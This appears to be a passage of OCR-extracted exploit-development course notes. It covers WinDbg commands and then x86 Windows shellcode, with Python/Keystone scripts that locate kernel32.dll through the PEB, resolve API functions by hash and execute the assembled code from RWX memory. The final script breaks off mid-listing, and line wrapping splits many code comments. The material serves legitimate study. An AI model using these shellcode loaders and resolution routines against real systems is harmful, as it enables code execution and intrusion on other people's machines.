
By supplying the -r flag to the dt command, WinDbg will recursively display nested structures where present..

```
dt -r ntdll!_TEB @$teb
```



We can also display specific fields in the structure by passing the name of the field as an additional parameter. The following is an example for the TEB ThreadLocalStoragePointer field

```
dt ntdll!_TEB @$teb ThreadLocalStoragePointer
```



WinDbg can also display the size of a structure extracted from a symbol file. This is because some Windows APIs will take a structure as an argument, so we need to be able to determine the size of a certain structure. To get this info, we use the WinDbg sizeof command as follows

```
?? sizeof(ntdll!_TEB)
```

Exercise

Experiment with the dt command and dump some structures such as the PEB along with their contents at a specific memory address.

Searching the Memory Space

When performing exploit development or reverse engineering, it's common to search the process memory space for a specific pattern. In WinDbg, we can search the debugged process memory space by using the s command.

First, let's use our newly-acquired skill of editing memory to change the DWORD pointed to by the ESP register to 0x41414141. Then we can use the search command to find this value in the application's memory.

```
eq rsp 4141414141414141
s -q 0 L?7FF`FFFEFFFF 4141414141414141
s -a 0 L?7FF`FFFEFFFF "This program cannot be run in DOS mode"
```

Exercise

Use the edit command to create a Unicode string and search for it with the search command

Inspecting and Editing CPU Registers

Understanding how to inspect CPU register values is as important as the ability to access memory data. We can access registers using the r command.

This command is very powerful because it allows us to not only display register values, but also to modify them.

```
r
r ecx=41414141
r
```

Exercise

Use the r command to display the contents of all registers, then single registers. Practice modifying them.

Controlling the Program Execution

When placing a software breakpoint, WinDbg temporarily replaces the first opcode of the instruction where we want execution to halt with an INT 3 assembly instruction. The advantage of software breakpoints is that we are allowed to set as many as we want.

```
bp # breakpoint set
bu # set unresolved breakpoint
bm # set symbol breakpoint
bl # breakpoint list
be # breakpoint enable
bd # breakpoint disable
bl # breakpoint list
bc # breakpoint clear
g  # go
```

bp-bu-bm-set-breakpoint

> The bp (Set Breakpoint) command sets a new breakpoint at the address of the breakpoint location that is specified in the command. If the debugger cannot resolve the address expression of the breakpoint location when the breakpoint is set, the bp breakpoint is automatically converted to a bu breakpoint. Use a bp command to create a breakpoint that is no longer active if the module is unloaded.
>
> The bu (Set Unresolved Breakpoint) command sets a deferred or unresolved breakpoint. A bu breakpoint is set on a symbolic reference to the breakpoint location that is specified in the command (not on an address) and is activated whenever the module with the reference is resolved. For more information about these breakpoints, see Unresolved Breakpoints (bu Breakpoints).
>
> The bm (Set Symbol Breakpoint) command sets a new breakpoint on symbols that match a specified pattern. This command can create more than one breakpoint. By default, after the pattern is matched, bm breakpoints are the same as bu breakpoints. That is, bm breakpoints are deferred breakpoints that are set on a symbolic reference. However, a bm /d command creates one or more bp breakpoints. Each breakpoint is set on the address of a matched location and does not track module state.

```
bp kernel32!WriteFile
```

Exercises

Attach WinDbg to a new instance of Notepad and set a breakpoint on the WriteFile API.

Trigger the breakpoint by saving the document in Notepad.

Experiment with the breakpoint commands to list, disable, enable, and clear breakpoints.

Can you determine where you need to set a breakpoint that will be triggered when reading a text file?

Stepping Through the Code

After halting the application flow, we can use p and t to step over, and into each instruction, respectively.

Specifically, the p command will execute one single instruction at a time and steps over function calls, and t will do the same, but will also step into function calls.

We can use the “step into” and “step over” commands interchangeably, except when encountering a call instruction.

Listing Modules and Symbols

It’s often useful to inspect which modules have been loaded in the process memory space.

We can issue the lm command to display all loaded modules, including their starting and ending addresses in virtual memory space:

```
lm
.reload /f
lm
lm m kernel*
```

Once we have the list of modules, we can learn more about their symbols by using the x (examining symbol) command.

```
x kernelbase!CreateProc*
```

Using WinDbg as a Calculator

Doing calculations in a debugger might seem trivial, but it saves us the annoyance of switching between applications during the debugging process.

Mathematical calculations are performed by the evaluate expression command, **?**. We often have to perform tasks such as finding the difference between two addresses or finding lower or upper byte values of a DWORD.

```
? 311de000 - 2f979000
? 311de000 >> 18
```

Data Output Format

By default, WinDbg displays content in hexadecimal format. However, sometimes we will need data in a different form.

Fortunately, we can convert the hex representation to decimal or binary format. We can do this with the 0n and 0y prefixes respectively.

```
? 0n41414141
? 0y1000110000010001
.formats 41414141
```

How to get help

```
.hh
```

http://windbg.info/doc/1-common-cmds.html https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/commands

Position Independent Shellcode

Shellcode

A Shellcode is a set of CPU instructions meant to be executed after a vulnerability is successfully exploited. The term “shellcode” originally referred to the portion of an exploit used to spawn a root shell. While reverse shells are common, it’s important to understand that we can use shellcode in much more complex ways.

Because shellcode is generally written in the assembly language first, and then translated into the corresponding hexadecimal opcodes, it can be used to directly manipulate CPU registers, and call system functions.

Writing universal and reliable shellcode, particularly for the Windows platform, can be challenging and requires some low-level knowledge of the operating system. For this reason, it is often shrouded in mystery.

Calling Conventions on x86

Calling conventions describe the schema used to invoke function calls.

Specifically, they define:

- How arguments are passed to a function.
- Which registers the callee must preserve for the caller.
- How the stack frame needs to be prepared before the call.

- How the stack frame needs to be restored after the call.

Therefore, it is critical for the shellcode developer to use the correct calling convention for the API function used in the shellcode.

Win32 API functions use the *stdcall calling convention, while C runtime functions use the* cdecl calling convention.

In both of these cases, the parameters are pushed to the stack by the caller in reverse order.

However, when using *stdcall, the stack is cleaned up by the callee, while it is cleaned up by the caller when* cdecl is used.

For any calling convention on a 32-bit system, the EAX, ECX, and EDX registers are considered volatile, which means they can be clobbered during a function call.

Therefore, we should not rely on these registers unless we have tested and confirmed that they are not affected during the execution of the called API. All other registers are considered non-volatile and must be preserved by the callee.

The System Call Problem

System calls (syscalls) are a set of powerful functions that provide an interface to the protected kernel from user space. This interface allows access to low-level operating system functions used for I/O, thread synchronization, socket management, and more.

Practically speaking, syscalls allow user applications to directly access the kernel while ensuring they don't compromise the OS.

Generally speaking, the purpose of any shellcode is to conduct arbitrary operations that are not part of the original application code logic. In order to do so, the shellcode uses assembly instructions that invoke system calls after the exploit hijacks the application's execution flow.

The Windows Native API is equivalent to the system call interface on UNIX operating systems.

It is a mostly-undocumented application programming interface exposed to user-mode applications by the ntdll.dll library. As such, it provides a way for user-mode applications to call operating system functions located in the kernel in a controlled manner.

On most UNIX operating systems, the system call interface is well-documented and generally available for user applications. The Native API, in contrast, is hidden behind higher-level APIs due to the nature of the NT architecture.

The Native API supports a number of operating system APIs (Win32, OS/2, POSIX, DOS/Win16) by implementing operating environment subsystems in user-mode that export particular APIs to client programs.

Kernel-level functions are typically identified by system call numbers that are used to call the corresponding functions. It is important to note that on Windows, these system call numbers tend to change between major and minor version releases.

On Linux systems however, these call numbers are fixed and do not change.

We should also keep in mind that the feature set exported by the Windows system call interface is rather limited. For example, Windows does not export a socket API via the system call interface. This means we need to avoid direct system calls to write universal and reliable shellcode for Windows.

Without system calls, our only option for communicating directly with the kernel is to use the Windows API, which is exported by dynamic-link libraries (DLLs) that are mapped into process memory space at runtime. If DLLs are not already loaded into the process space, we need to load them and locate the functions they export. Once the functions have been located, we can invoke them as part of our shellcode in order to perform specific tasks.

Fortunately, kernel32.dll exposes functions that can be used to accomplish both of these tasks and is likely to be mapped into the process space.

The LoadLibraryA function implements the mechanism to load DLLs, while GetModuleHandleA can be used to get the base address of an already-loaded DLL. Afterward, GetProcAddress can be used to resolve symbols.

Unfortunately, the memory addresses of LoadLibrary and GetProcAddress are not automatically known to us when we want to execute our shellcode in memory. For our shellcode to work, we will need to find another way to obtain the base address of kernel32.dll. Then, we'll have to figure out how to resolve various function addresses from kernel32.dll and any other required DLLs. Finally, we will learn how to invoke our resolved functions to achieve various results, such as a reverse shell.

Finding kernel32.dll

First, our shellcode needs to locate the base address of kernel32.dll. As we mentioned earlier, we need to start with this DLL because it contains all APIs required to load additional DLLs and resolve functions within them, namely LoadLibrary and GetProcAddress.

https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress

To obtain the base address of a DLL, we need to ensure that it is mapped within the same memory space as our running shellcode. Fortunately, kernel32.dll is almost guaranteed to be loaded because it exports core APIs required for most processes, which will significantly increase the portability of our shellcode.

Once we obtain the base address of kernel32.dll and can resolve its exported functions, we'll be able to load additional DLLs using LoadLibraryA and leverage GetProcAddress to resolve functions within them.

There are several methods that can be used to find the kernel32.dll base address. We'll cover the most commonly-used method, which relies on the Process Environmental Block (PEB) structure.

PEB Method

One of the most reliable techniques for determining the kernel32.dll base address involves parsing the PEB.

The PEB structure is allocated by the operating system for every running process. We can find it by traversing the process memory starting at the address contained in the FS register.

On 32-bit versions of Windows, the FS register always contains a pointer to the current Thread Environment Block (TEB). The TEB is a data structure that stores information about the currently-running thread.

At offset 0x30 from the beginning of the TEB, we will find a pointer to the PEB data structure.

TEB_PEB_links

```
https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
https://en.wikipedia.org/wiki/Process_Environment_Block
```

```
0:010> dt nt!_TEB @$teb
ntdll!_TEB
  +0x000 NtTib
```

```
dt nt!_PEB 002d2000
```

```
0:010> dt nt!_PEB 0x002d2000
ntdll!_PEB
```

```
dt _PEB_LDR_DATA 0x777c580
```

```
0:010> dt _PEB_LDR_DATA 0x777c5d80
ntdll!_PEB_LDR_DATA
```

- InLoadOrderModuleList shows the previous and next module in load order.
- InMemoryOrderModuleList shows the previous and next module in memory placement order.
- InInitializationOrderModuleList shows the previous and next module in initialization order.

```
dt _LIST_ENTRY (0x777c5d80 + 0x1c)
```

The Flink and Blink fields are commonly used in doubly-linked lists to access the next (**Flink**) or

previous (**Blink**) entry in the list.

```
0:010> dt _LIST_ENTRY (0x777c5d80 + 0x1c)
ntdll!_LIST_ENTRY
```

This information might not seem helpful at first, but the _LIST_ENTRY structure indicated in the _PEB_LDR_DATA is embedded as part of a larger structure of type _LDR_DATA_TABLE_ENTRY. The following listing shows the _LDR_DATA_TABLE_ENTRY structure in WinDbg.

```
0:010> dt _LDR_DATA_TABLE_ENTRY (0x582a98 - 0x10)
ntdll!_LDR_DATA_TABLE_ENTRY
```

When dumping the structure we subtract the value 0x10 from the address of the _LIST_ENTRY structure in order to reach the beginning of the _LDR_DATA_TABLE_ENTRY structure.

```
dt /r _LDR_DATA_TABLE_ENTRY (0x04011658 - 0x10)
```

If we dump the structure recursively, we find the DLL name starts at offset 0x30 from the beginning of the **_LDR_DATA_TABLE_ENTRY** structure.

```
+0x02c BaseDllName
```

Using the structures from this section, we can effectively parse the InInitializationOrderModuleList doubly-linked list and use the BaseDllName field to find our desired module. Once we find a matching name, we can gather the base address from DllBase.

We will use the Keystone Framework in order to assemble our shellcode on the fly. We will also use the CTypes Python library, which will help us run this code directly in the memory space of the python.exe process using a number of Windows APIs. This will make the debugging process of our shellcode much easier.

Our Python script will essentially use the Keystone Engine and CTypes to:

- Transform our ASM code into opcodes using the Keystone framework.
- Allocate a chunk of memory for our shellcode.
- Copy our shellcode to the allocated memory.
- Execute the shellcode from the allocated memory.

We will create a Python script that executes the steps detailed above and uses the PEB technique to retrieve the base address of kernel32.dll.

shellcode0x00

shellcode0x00.py

```
 import ctypes, struct
 from keystone.keystone import *

 CODE = (
     " start:                                  " #
     "   int3                                 ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                     ;" # Like Function Call
     "   sub     esp, 60h                     ;" # Makes some room on the
stack

     " find_kernel32:                         ;" #
     "   xor     ecx, ecx                     ;" # ECX = 0
     "   mov     esi, fs:[ecx+30h]            ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0Ch]               ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+1Ch]               ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                           ;" #
     "   mov     ebx, [esi+8h]                ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+20h]               ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                   ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx               ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                  ;" # If 25th char not null try
next module
     "   ret                                  ;"
 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
 shellcode = bytearray(sh)

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                           ctypes.c_int(len(shellcode)),     #
dwSize
                                           ctypes.c_int(0x3000),             #
```

```
flAllocationType
                                           ctypes.c_int(0x40))             #
flProtect

 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                     #
Destination
                                      buf,                                   #
Source
                                      ctypes.c_int(len(shellcode)))          #
Length

 print(f"Shellcode located at address {hex(ptr)}")
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

shellcode0x01

shellcode0x01.py

```
 import ctypes, struct
 from keystone.keystone import *

 CODE = (
     " start:                                 " #
     "   int3                                ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                    ;" # Like Function Call
     "   sub     esp, 0x200                   ;" # Makes some room on the
stack
     "   call    find_kernel32               ;" # Finds base address of
kernel23
     "   call    find_function               ;" # Finds the functions we care
about

     " find_kernel32:                         " #
     "   xor     ecx, ecx                    ;" # ECX = 0
     "   mov     esi, fs:[ecx+0x30]           ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0xC]              ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+0x1C]              ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                           " #
     "   mov     ebx, [esi+0x8]               ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+0x20]              ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                  ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx              ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                 ;" # If 25th char not null try
next module
     "   ret                                 ;"

     " find_function:                         " #
     "   pushad                              ;" # Save all registers to the
stack
                                                # Base address of kernel32 is
in EBP from
                                                # Pervious step
(find_kernel32)
     "   mov     eax, [ebx+0x3c]             ;" # Offset to PE signature
     "   mov     edi, [ebx+eax+0x78]         ;" # Export Table Directory RVA
     "   add     edi, ebx                    ;" # Export Table Directory VMA
     "   mov     ecx, [edi+0x18]             ;" # NumberOfNames number of
exported symbols
     "   mov     eax, [edi+0x20]             ;" # AddressOfNames RVA
```

```
     "   add     eax, ebx                        ;" # AddressOfNames VMA
     "   mov     [ebp-4], eax                    ;" # Save AddressOfNames VMA for
later on stack

     " find_function_loop:                        " #
     "   jecxz   find_function_finished          ;" # Jump to end if ECX is 0
     "   dec     ecx                             ;" # Decrement our names counter
     "   mov     eax, [ebp-4]                    ;" # Restore AddressOfNames VMA
     "   mov     esi, [eax+ecx*4]                ;" # Get the RVA of the symbol
name (dword)
     "   add     esi, ebx                        ;" # Set ESI to the VMA of the
current symbol name

     " find_function_finished:                    " #
     "   popad                                   ;" # Restore registers
     "   ret                                     ;" #


 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
 shellcode = bytearray(sh)

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                          ctypes.c_int(len(shellcode)),     #
dwSize
                                          ctypes.c_int(0x3000),             #
flAllocationType
                                          ctypes.c_int(0x40))               #
flProtect

 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                     #
Destination
                                      buf,                                   #
Source
                                      ctypes.c_int(len(shellcode)))          #
Length

 print(f"Shellcode located at address {hex(ptr)}")
```

```
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

shellcode0x02

shellcode0x02.py

```
 import ctypes, struct
 from keystone.keystone import *

 CODE = (
     " start:                                  " #
     "   int3                                 ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                     ;" # Like Function Call
     "   sub     esp, 0x200                   ;" # Makes some room on the
stack
     "   call    find_kernel32                ;" # Finds base address of
kernel32
     "   call    find_function                ;" # Finds the functions we care
about

     " find_kernel32:                          " #
     "   xor     ecx, ecx                     ;" # ECX = 0
     "   mov     esi, fs:[ecx+0x30]           ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0x0C]              ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+0x1C]              ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                            " #
     "   mov     ebx, [esi+0x08]              ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+0x20]              ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                   ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx               ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                  ;" # If 25th char not null try
next module
     "   ret                                  ;"

     " find_function:                          " #
     "   pushad                               ;" # Save all registers to the
stack
                                                 # Base address of kernel32 is
in EBP from
                                                 # Pervious step
(find_kernel32)
     "   mov     eax, [ebx+0x3c]              ;" # Offset to PE signature
     "   mov     edi, [ebx+eax+0x78]          ;" # Export Table Directory RVA
     "   add     edi, ebx                     ;" # Export Table Directory VMA
     "   mov     ecx, [edi+0x18]              ;" # NumberOfNames number of
exported symbols
     "   mov     eax, [edi+0x20]              ;" # AddressOfNames RVA
```

```
     "   add     eax, ebx                        ;" # AddressOfNames VMA
     "   mov     [ebp-4], eax                    ;" # Save AddressOfNames VMA for
later on stack

     " find_function_loop:                        " #
     "   jecxz   find_function_finished          ;" # Jump to end if ECX is 0
     "   dec     ecx                             ;" # Decrement our names counter
     "   mov     eax, [ebp-4]                    ;" # Restore AddressOfNames VMA
     "   mov     esi, [eax+ecx*4]                ;" # Get the RVA of the symbol
name (dword)
     "   add     esi, ebx                        ;" # Set ESI to the VMA of the
current symbol name

     " compute_hash:                              " #
     "   xor     eax, eax                        ;" # Zero eax
     "   cdq                                     ;" # Zero edx
     "   cld                                     ;" # Clears direction flag DF in
the EFLAGS register
                                                    # When the DF flag is set to
0, string operations
                                                    # increment the index
registers (ESI and/or EDI)

     " compute_hash_again:                        " #
     "   lodsb                                   ;" # Load the next byte from esi
into al and increment/decrement according to DF flag
     "   test    al, al                          ;" # Check for NULL terminator
     "   jz      compute_hash_finished           ;" # If the ZF is set, we've hit
the NULL term
     "   ror     edx, 0x0d                       ;" # Rotate edx 13 bits to the
right
     "   add     edx, eax                        ;" # Add the new byte to the
accumulator
     "   jmp     compute_hash_again              ;" # Next iteration

     " compute_hash_finished:                     " #

     " find_function_finished:                    " #
     "   popad                                   ;" # Restore registers
     "   ret                                     ;" #


 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
```

```
 shellcode = bytearray(sh)

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                           ctypes.c_int(len(shellcode)),     #
dwSize
                                           ctypes.c_int(0x3000),             #
flAllocationType
                                           ctypes.c_int(0x40))               #
flProtect

 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                      #
Destination
                                      buf,                                    #
Source
                                      ctypes.c_int(len(shellcode)))           #
Length

 print(f"Shellcode located at address {hex(ptr)}")
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

shellcode0x03

shellcode0x03.py

```
 import ctypes, struct
 from keystone.keystone import *

 CODE = (
     " start:                                  " #
     "   int3                                 ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                     ;" # Like Function Call
     "   sub     esp, 0x200                   ;" # Makes some room on the
stack
     "   call    find_kernel32                ;" # Finds base address of
kernel32
     "   push    0x78b5b983                   ;" # Push TerminateProcess hash
     "   call    find_function                ;" # Finds TerminateProcess
function https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-terminateprocess
     "   xor     ecx, ecx                     ;" # ECX = 0
     "   push    ecx                          ;" # uExitCode
     "   push    0xffffffff                   ;" # hProcess -1
     "   call    eax                          ;" # Call TerminateProcess

     " find_kernel32:                          " #
     "   xor     ecx, ecx                     ;" # ECX = 0
     "   mov     esi, fs:[ecx+0x30]           ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0x0C]              ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+0x1C]              ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                            " #
     "   mov     ebx, [esi+0x08]              ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+0x20]              ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                   ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx               ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                  ;" # If 25th char not null try
next module
     "   ret                                  ;"

     " find_function:                          " #
     "   pushad                               ;" # Save all registers to the
stack
                                                 # Base address of kernel32 is
in EBP from
                                                 # Pervious step
(find_kernel32)
```

```
     "   mov     eax, [ebx+0x3c]                 ;" # Offset to PE signature
     "   mov     edi, [ebx+eax+0x78]             ;" # Export Table Directory RVA
     "   add     edi, ebx                        ;" # Export Table Directory VMA
     "   mov     ecx, [edi+0x18]                 ;" # NumberOfNames number of
exported symbols
     "   mov     eax, [edi+0x20]                 ;" # AddressOfNames RVA
     "   add     eax, ebx                        ;" # AddressOfNames VMA
     "   mov     [ebp-4], eax                    ;" # Save AddressOfNames VMA for
later on stack

     " find_function_loop:                        " #
     "   jecxz   find_function_finished          ;" # Jump to end if ECX is 0
     "   dec     ecx                             ;" # Decrement our names counter
     "   mov     eax, [ebp-4]                    ;" # Restore AddressOfNames VMA
     "   mov     esi, [eax+ecx*4]                ;" # Get the RVA of the symbol
name (dword)
     "   add     esi, ebx                        ;" # Set ESI to the VMA of the
current symbol name

     " compute_hash:                              " #
     "   xor     eax, eax                        ;" # Zero eax
     "   cdq                                     ;" # Zero edx
     "   cld                                     ;" # Clears direction flag DF in
the EFLAGS register
                                                    # When the DF flag is set to
0, string operations
                                                    # increment the index
registers (ESI and/or EDI)

     " compute_hash_again:                        " #
     "   lodsb                                   ;" # Load the next byte from esi
into al and increment/decrement according to DF flag
     "   test    al, al                          ;" # Check for NULL terminator
     "   jz      compute_hash_finished           ;" # If the ZF is set, we've hit
the NULL term
     "   ror     edx, 0x0d                       ;" # Rotate edx 13 bits to the
right
     "   add     edx, eax                        ;" # Add the new byte to the
accumulator
     "   jmp     compute_hash_again              ;" # Next iteration

     " compute_hash_finished:                     " #

     " find_function_compare:                     " #
     "   cmp     edx, [esp+0x24]                 ;" # Compare the computed hash
with the requested hash
     "   jnz     find_function_loop              ;" # If it doesn't match go back
to find_function_loop
     "   mov     edx, [edi+0x24]                 ;" # AddressOfNameOrdinals RVA
     "   add     edx, ebx                        ;" # AddressOfNameOrdinals VMA
     "   mov     cx, [edx+2*ecx]                 ;" # Extrapolate the function's
```

```
ordinal
     "   mov     edx, [edi+0x1c]                 ;" # AddressOfFunctions RVA
     "   add     edx, ebx                        ;" # AddressOfFunctions VMA
     "   mov     eax, [edx+4*ecx]                ;" # Get the function RVA
     "   add     eax, ebx                        ;" # Get the functions VMA
     "   mov     [esp+0x1c], eax                 ;" # Overwrite stack version of
eax from pushad

     " find_function_finished:                    " #
     "   popad                                   ;" # Restore registers
     "   ret                                     ;" #


 )

 ks = Ks(KS_ARCH_X86, KS_MODE_32)
 encoding, count = ks.asm(CODE)
 print(f"Encoded {count} instructions...")

 sh = b""
 for e in encoding:
     sh += struct.pack("B", e)
 print(sh)
 shellcode = bytearray(sh)

 # https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-
virtualalloc
 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
#lpAddress if null system determines where to allocate the region
                                           ctypes.c_int(len(shellcode)),     #
dwSize
                                           ctypes.c_int(0x3000),             #
flAllocationType
                                           ctypes.c_int(0x40))               #
flProtect

 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

 # https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
 ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),                     #
Destination
                                      buf,                                   #
Source
                                      ctypes.c_int(len(shellcode)))          #
Length

 print(f"Shellcode located at address {hex(ptr)}")
 input("...ENTER TO EXECUTE SHELLCODE...")

 # https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-
processthreadsapi-createthread
```

```
 handlethread = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(ptr),
                                                    ctypes.c_int(0),
                                                    ctypes.c_int(0),

ctypes.pointer(ctypes.c_int(0)))

 # https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-
waitforsingleobject
 ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handlethread), # hHandle
                                            ctypes.c_int(-1))           #
dwMilliseconds
```

shellcode0x04

shellcode0x04.py

```
 import ctypes, struct
 from keystone.keystone import *

 CODE = (
     " start:                                  " #
     "   int3                                 ;" # Breakpoint for Windbg.
Remove after debugging ----
     "   mov     ebp, esp                     ;" # Like Function Call
     "   add     esp, 0xfffffdf0              ;" # Makes some room on the
stack, avoiding NULL bytes

     " find_kernel32:                          " #
     "   xor     ecx, ecx                     ;" # ECX = 0
     "   mov     esi, fs:[ecx+0x30]           ;" # ESI &(PEB) ([FS:0x30])
     "   mov     esi, [esi+0x0C]              ;" # ESI = PEB->Ldr
     "   mov     esi, [esi+0x1C]              ;" # ESI = PEB->Lbr.InInitOrder

     " next_module:                            " #
     "   mov     ebx, [esi+0x08]              ;" # EBP =
InInitOrder[X].base_address
     "   mov     edi, [esi+0x20]              ;" # EDI =
InInitOrder[X].module_name
     "   mov     esi, [esi]                   ;" # ESI = InInitOrder[X].flink
(next)
     "   cmp     [edi+12*2], cx               ;" # (unicode) modulename[12] =
0x00? Length of kernel32.dll == 12
     "   jne     next_module                  ;" # If 25th char not null try
next module

     " find_function_shorten:                  " #
     "   jmp     find_function_shorten_bnc    ;" # short jump

     " find_function_ret:                      ;" #
     "   pop     esi                          ;" # POP the return address from
the stack
     "   mov     [ebp+0x04], esi              ;" # Save find_function address
for later use
     "   jmp     resolve_symbols_kernel32     ;" #

     " find_function_shorten_bnc:              " #
     "   call find_function_ret               ;" # Relative CALL with negative
offset

     " find_function:                          " #
     "   pushad                               ;" # Save all registers to the
stack
                                                # Base address of kernel32 is
```

```
in EBP from
                                                    # Pervious step
(find_kernel32)
     "   mov     eax, [ebx+0x3c]                 ;" # Offset to PE signature
     "   mov     edi, [ebx+eax+0x78]             ;" # Export Table Directory RVA
     "   add     edi, ebx                        ;" # Export Table Directory VMA
     "   mov     ecx, [edi+0x18]                 ;" # NumberOfNames number of
